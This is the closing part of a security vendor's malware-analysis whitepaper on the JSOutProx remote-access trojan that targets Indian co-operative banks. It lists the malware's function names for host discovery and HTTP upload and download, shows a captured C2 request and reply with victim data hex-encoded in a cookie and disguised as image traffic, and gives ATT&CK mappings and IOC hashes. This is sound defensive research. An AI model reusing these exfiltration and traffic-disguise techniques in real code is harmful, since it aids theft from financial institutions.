
```
ghplsv['Environment']['userName'] = function() {
ghplsv['Environment']['computerName'] = function() {
ghplsv['Environment']['userDomain'] = function() {
ghplsv['Environment']['dcName'] = function() {
ghplsv['Environment']['encoding'] = function() {
ghplsv['Environment']['engineVersion'] = function() {
ghplsv['Environment']['engine'] = function() {

ghplsv['Hex'] = {},
ghplsv['Hex']['encode'] = function(a) {
ghplsv['Hex']['decode'] = function(a) {
ghplsv['Http'] = {},
ghplsv['Http']['q'] = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.
ghplsv['Http']['create'] = function() {
ghplsv['Http']['addHeaders'] = function(a, b, t, u) {
ghplsv['Http']['post'] = function(a, b, t, u) {
ghplsv['Http']['get'] = function(a, b, t) {
ghplsv['Http']['head'] = function(a, b, t) {
ghplsv['Http']['send'] = function(a, b, t) {
ghplsv['Http']['uploadFile'] = function(a, b, t) {
ghplsv['Http']['uploadData'] = function(a, b, t) {
ghplsv['Http']['downloadData'] = function(a, b) {
ghplsv['Http']['downloadFile'] = function(a, b, t) {
```

(Fig 41.)

After dropping old versions, a new version is dropped (updated) in a few cases, which leads to Netwire RAT. Last year we published our research about Java-based Adwind RAT (https://www.seqrite.com/blog/java-rat-campaign-targets-co-operative-banks-in-india/) in which a jar file was the main component

Furthermore, it targeted co-operative banks in India using Covid-themed attachment names of a similar double-extension format. JSOutProx and Adwind RATs have identical commands, configuration fields, and user-agent strings. It is likely that the JSOutProx RAT is linked to the same threat actor since they appear to use similar jar files as end payloads instead of initial infection vectors to evade detection

Network:



```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-Form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Cookie:
rdsff=efbbbf43344241333634375f7c5f63383833613436322d666237632d346235662d616634652d62393862633331383933361625f7c5f555345522d504
35f7c5f61646d696e5f7c5f4d6963726f736f66742057696e646f777320372050726f66657373696f6e616c205f7c5f362e312e373630315f7c5f6e757872
745f7c5f70696e67
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win32; 32) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Edg/90.0.818.51
Content-Length: 0
Host: [redacted]:5090

HTTP/1.1 200 OK
Content-Type: image/jpeg
Set-Cookie: _utl=73702e6f705f7c5f
Content-Length: 20
Connection: close

MTBffF8tMV98XzUwMA==
```

(Fig 42.)

We captured some attacker engagement with victims. The command “MTBffF8tMV98XzUwMA==” decodes to “ 10_|_-1_|_500 “ which was issued to capture screenshots and send them back to C2.

Notice that crafted HTTP header in the request, which helps payload blend into packets as Content-Type of images. However, this was an old variant of JsOutProx.


Conclusion

Apparently, this attack was carried out by a Threat Actor with a financial motive.

They are attacking small banks, where security practices are less well-defined than those of larger institutions, thereby increasing the chance of a successful infection and a payout.

While the majority of the analyzed attacks have targeted Indian banks, we have found signs of this attack in other geographies as well. As we have only limited data, it is difficult to determine if the attackers are targeting any particular country.

Based on our Threat Intelligence:



The attackers are linked to other organizations.

Hackers launder money outside India.

mplant JsOutProx have capabilities similar to FIN-7 APT's Carbanak. Carbanak shared the same goals and was designed to perform similar tasks.

Our clients are advised to apply updates regularly and ensure that their employees are aware of such types of attacks.

MITRE ATT&CK:

Obfuscation	T1313
System Information Discovery	T1082
Exfiltration Over C2 Channel	T1041
Persistence: Startup/Registry Keys	T1060
Command And Control (C2)	TA0011 , T1001, T1132.001
MSHTA Execution	T1218.005
WSCRIPT Execution	T1059.007
Phishing: Spear Phishing Attachment	T1566.001

IOC

06396c2f1ac27f7a453d9461ad1af8a6 : New version
3C9F664193958E16C9C89423AEFCB6C8: Old Version
9AED11D78DD7ECF5331360011B0EA9A8: DotUtil.Library.Cs.dll
c4aa2b901d6bb29dff4e227362a032c6
b308874f65c78ddecd335ce5d83246d3
71bb3e4d16b4310e9d9d23057d49987a
1d9056f9ebde111dc7f6af12727985e8
0c7e3f6d22e5de96f4bf4d604a663968
57b0fb87a0e95cefd7582e3345ca4d20
7aaa51d0d6566cb7829d6d58361ee30f
1ed75d4c96c4c7bfc1c9140ac1f18567
04b2d333339b3b52e248ccb9ea761118
5e20c14bf6d5b4d1977a4c03f5a3ec0f
00c03e7a44b93910a9e30a4080dd6b29
025da995f8f6920eb077e44f3469742d
06117083f64d96135287c10b7a773f13
06186d4b79c1d9e025621c94318c3729
18746a6df8bca70d22d864f217df9112
295d8fb6c515551f7d632add21b450e1
32025fad1e9bf48297266a2bad41dd25
48adcbbc3ec003101b4a2bb0aa5a7e01
4ff53e2087cd0d288506389d67d1c046
5111740d2eb8a8201231cb0e312db88a
5b2b4f989f684e265b03f8334576a20c
5d16911fe4bcc7d6a82c79b88e049af2
61624005ee9539f39fe61e4453393db5
64b8a83f291e90b551c43539c1cf2ae0
6e52e6165ed8c41b05e518b55ae3da2e
7e64550587ee21f4fbcc79a553ab0fa6
848c9a8463a337eeb21a5b4650dc0215
84b194b521afd8fef39552e5330d59f4
91b0d69e988be9bd1c9eabb0d5ba1f45
988d384c68c95d28e67d6b8edaf2ebe5
bec6094a74e102a8d18630ee0eb053e3
c6633929d10601c635fe9b67cf645c93
d63e19f5221457c38bc3b4d7340e0f82
d6b0f21dd46f11f64bf67effa36cea94
d743f6bea36a000eb2464cfa5c4aed70
f3dd5d2eb2829ddf395eab3e231c59ff
5dd3361225ceee07852ec30436eefab4
66e44095b5b654752995aa06405dd450
f9a070a623788a4ecb2c7940291301b9
61c5edbd2974259f9b39ab24a89b7ef2
212b13a43a5d167dda1a82dbb2a94fbe
3c9f664193958e16c9c89423aefcb6c8
466d99ac1ca19b8732923d0510eb8385

Meta Description

Indian Co-operative Banks and Finance Companies were targeted by Multi-Staged JSOutProx RAT group to steal sensitive data. Multiple payloads were being dropped at different stages of the spear-phishing operation. Click here to read more.

Website Paragraph

Indian Co-operative Banks and Finance Companies were targeted by Multi-Staged JSOutProx RAT group to steal sensitive data. Quick Heal Security Labs has been monitoring the attack and found multiple payloads dropped at different stages of the spear-phishing operation through separate C2 domains. The malware uses spear-phishing emails with compressed attachments that have a transaction-related name. Download the extensive whitepaper on the topic to know more.

Quick Heal Technologies Ltd.
Marvel Edge, Office No. 7010 C & D, 7th Floor,
Viman Nagar, Pune,
Maharashtra, India - 411014.
Phone: 1800 212 7377 | info@seqrite.com |
www.seqrite.com